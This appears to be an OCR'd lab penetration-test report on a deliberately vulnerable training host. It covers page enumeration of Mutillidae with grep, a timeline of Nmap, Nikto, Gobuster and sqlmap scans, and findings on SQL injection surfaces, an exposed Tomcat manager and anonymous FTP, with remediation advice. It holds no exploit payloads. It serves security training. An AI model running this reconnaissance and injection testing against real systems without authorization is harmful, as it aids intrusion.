
We downloaded the Mutillidae index and scanned it for indicators of input-based vulnerabilities. The index lists multiple SQL-injection practice pages (extract, bypass auth, insert, blind timing, sqlmap practice) and several links that reference parameters and form inputs. This confirms Mutillidae exposes numerous deliberate, high-value testing targets for SQLi and other input validation issues.

Mutillidae Page Extraction & Vulnerability Index Check:

Run this command to extract all unique internal Mutillidae page links and save them for review his command collects and saves the unique index.php?page=... entries from the Mutillidae index page into mutillidae_pages.txt, producing a concise list of internal pages to prioritize for manual testing and evidence.

Command used:

grep -oP 'index\.php\?page=[^"]+' ~/cyart-vapt-team/Week2/scans/mutillidae_index.html | sort -u > ~/cyart-vapt-team/Week2/scans/mutillidae_pages.txt && cat ~/cyart-vapt-team/Week2/scans/mutillidae_pages.txt



Key findings:

- A comprehensive list of internal pages saved to mutillidae_pages.txt (e.g., add-to-your-blog.php, arbitrary-file-inclusion.php, view-someones-blog.php, user-info.php, etc.).
- Vulnerability index confirms many SQLi-related exercises: “SQLi – Extract Data”, “Bypass Authentication”, “Insert Injection”, “Blind SQL via Timing”, and a “SQLMAP Practice Target”.
- Several entries call out SQL injection via username/password, UID cookie, referer/user-agent headers, and other parameter-based vectors — indicating many attack surfaces (GET/POST, headers, cookies).
- Some pages are intended to be insecure in low-security mode (note about page parameter being unsafe in insecure mode).

We enumerated Mutillidae’s internal pages and reviewed the application’s vulnerability index. The index and page list confirm numerous deliberate SQL injection learning targets (including blind and authentication-bypass variants) and highlight multiple parameter sources (URL parameters, cookies, headers, and form fields). This shows Mutillidae

exposes many high-value test pages that should be manually inspected with a proxy for GET/POST, header, and cookie-based injection techniques.

Run this command to extract all links, form actions and input identifiers from the saved Mutillidae "view blog" page, save them to a file, and print the results for quick review. This command extracts and saves all anchor and form-related attributes from the page providing a concise list of parameters and endpoints to prioritize for manual testing.

Command used:

grep -nEi 'href=|action=|<form|name=|id=|id=|id=' ~/cyart-vapt-team/Week2/scans/mutillidae_view_blog.html | sed -n '1,200p' > ~/cyart-vapt-team/Week2/scans/mutillidae_view_blog_links.txt && cat ~/cyart-vapt-team/Week2/scans/mutillidae_view_blog_links.txt

Key findings:

Favicon & Stylesheets:

- favicon.ico
- ./styles/global-styles.css
- ./styles/ddsmoothmenu/ddsmoothmenu.css
- ./styles/ddsmoothmenu/ddsmoothmenu-v.css

Internal Links / Pages:


- index.php?page=home.php
- index.php?page=login.php
- index.php?page=view-someones-blog.php
- set-up-database.php
- index.php?page=show-log.php
- index.php?page=captured-data.php
- index.php?page=register.php
- index.php?page=user-info.php

External Links:

- http://www.owasp.org/index.php/Top_10_2010-A1
- http://samurai.inguardians.com/
- http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10

Forms / Inputs:

- <form action="index.php?page=view-someones-blog.php" method="post" enctype="application/x-www-form-urlencoded">
- <select name="author" id="id_author_select">
- <input name="view-someones-blog-php-submit-button" class="button" type="submit">



Observation:

- The page contains multiple internal links suitable for manual SQLi, XSS, and other injection testing.
- Several forms and input fields exist for parameter testing.
- External references point to OWASP resources and security guides.

Remediation:

- Apply input sanitization and use parameterized queries (prepared statements) everywhere.
- Remove or restrict administrative/management interfaces (Tomcat manager) to a management VLAN or VPN.
- Patch/update Apache, Tomcat, MySQL, Samba, FTP and other services to supported versions.
- Disable anonymous FTP and unused services; enforce least privilege on accounts.
- Implement a WAF, host/network segmentation, and logging/monitoring.

Timestamp	Target IP	Vulnerability / Activity	PTES Phase
2025-10-09 09:12:00	192.168.222.129	Service discovery (Nmap full port & version scan)	Reconnaissance
2025-10-09 09:18:56	192.168.222.129	Web enumeration (Nikto)	Scanning
2025-10-09 09:18:56	192.168.222.129	Directory discovery (Gobuster: phpMyAdmin, dvwa, mutillidae)	Scanning
2025-10-09 09:24:00	192.168.222.129	Anonymous FTP allowed (ftp-anon)	Scanning
2025-10-09 09:29:17	192.168.222.129	Initial sqlmap run (404 wrong path)	Scanning
2025-10-09 10:03:49	192.168.222.129	Authenticated sqlmap attempt against DVWA (no injectable param found)	Exploitation
2025-10-09 10:14:04	192.168.222.129	DVWA security changed to LOW (enabled testing)	Scanning / Exploitation prep
2025-10-09 10:28:48	192.168.222.129	Mutillidae pages extracted (view-someones-blog, add-to-your-blog)	Reconnaissance
2025-10-09 10:30:00	192.168.222.129	Tomcat manager page fetched (port 8180)	Reconnaissance / Scanning

PTES technical report:

A structured penetration test of host 192.168.222.129 identified multiple high-risk and medium-risk findings across web applications and exposed services. Testing followed PTES phases: reconnaissance, scanning, exploitation, post-exploitation, and reporting. Evidence (Nmap, Nikto, Gobuster, sqlmap outputs, screenshots).

Findings:

1. SQL Injection DVWA and Mutillidae exposures; DVWA required security set to low for testing. Automated tools attempted enumeration; manual verification rec-ommended. Impact: data disclosure and unauthorized database access.

2. Exposed management interfaces Apache Tomcat accessible on 8180 with manager pages present. Impact: remote code execution risk.

3. Legacy services anonymous FTP, Samba, MySQL, and others discovered. Impact: information leakage and lateral movement potential.

Remediation:

Apply input sanitization and parameterized queries; remove or restrict management interfaces; update and patch Apache, Tomcat, and all services to supported versions; disable anonymous FTP; enforce network segmentation and access controls; implement a WAF and monitoring. Rescan after remediation.

Non-technical summary:

We tested server 192.168.222.129 and found weaknesses that could allow attackers to view or modify data or execute commands. The primary issues are an injectable web input and exposed administrative interfaces. Legacy services (anonymous FTP, outdated databases, and file shares) further increase risk. Immediate remediation should include removing or restricting management consoles, applying vendor patches, input sanitization with parameterized queries, disabling anonymous services, and implementing network segmentation and monitoring. After fixes, perform a full rescan and retest to confirm remediation and produce verification evidence for stakeholders. Please prioritize critical fixes and notify security team when remediation is complete for validation.